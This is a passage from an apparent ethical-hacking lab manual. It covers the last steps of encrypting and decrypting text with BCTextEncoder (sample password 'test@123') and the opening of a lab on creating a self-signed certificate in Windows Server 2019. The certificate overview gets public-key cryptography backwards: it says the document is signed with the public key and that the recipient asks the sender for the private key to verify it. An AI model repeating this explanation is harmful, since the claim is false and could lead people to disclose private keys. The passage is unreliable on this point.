
7. To decrypt the data, first, you need to clean the **Decoded plain text** in the clipboard, and then click the **Decode** button.



8. The **Enter password for encoding text** dialog-box appears; insert the **Password (test@123)** into the password field and click **OK**.



- The decoded plain text appears under the **Decoded plain text** section, as shown in the screenshot.



Note: In real-time, using this procedure, you can encode the text while sending it to the intended user along with the password used for encryption. The user for whom the text is intended should have the BCTextEncoder application installed on his/her machine. He/she will have to paste the encoded text into the **Encoded text** section and use the password you shared, to decode it to plain text.

- This concludes the demonstration of encrypting and decrypting the data using BCTextEncoder.
- You can also use other cryptography tools such as **AxCrypt** (<https://www.axcrypt.net>), **Microsoft Cryptography Tools** (<https://docs.microsoft.com>), and **Concealer** (<https://www.belightsoft.com>) to encrypt confidential data.
- Close all open windows and document all the acquired information.
- Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Create a Self-signed Certificate

A self-signed certificate is an identity certificate signed by the same entity whose identity it verifies.

Lab Scenario

As a professional ethical hacker and penetration tester, you must possess a proper knowledge of creating this certificate as it validates the public key contained within the certificate belonging to the person, company, server, or other entity mentioned.

The labs in this exercise demonstrate the creation of a self-signed certificate.

Lab Objectives

- Create and use self-signed certificates

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Self-signed Certificate

In cryptography and computer security, a self-signed certificate is an identity certificate signed by the same entity whose identity it verifies. However, the term is unrelated to the identity of the person or organization that actually performs the signing procedure.

Lab Tasks


Task 1: Create and Use Self-signed Certificates

Self-signed certificates are widely used for testing servers. In self-signed certificates, a user creates a pair of public and private keys using a certificate creation tool such as Adobe Acrobat


Reader, Java's keytool, Apple's Keychain, etc. and signs the document with the public key. The recipient requests the private key from the sender in order to verify the certificate. However, certificate verification rarely occurs due to the necessity of disclosing the private key: this makes self-signed certificates useful only in a self-controlled testing environment.

Here, we will create a self-signed certificate in Windows Server 2019.

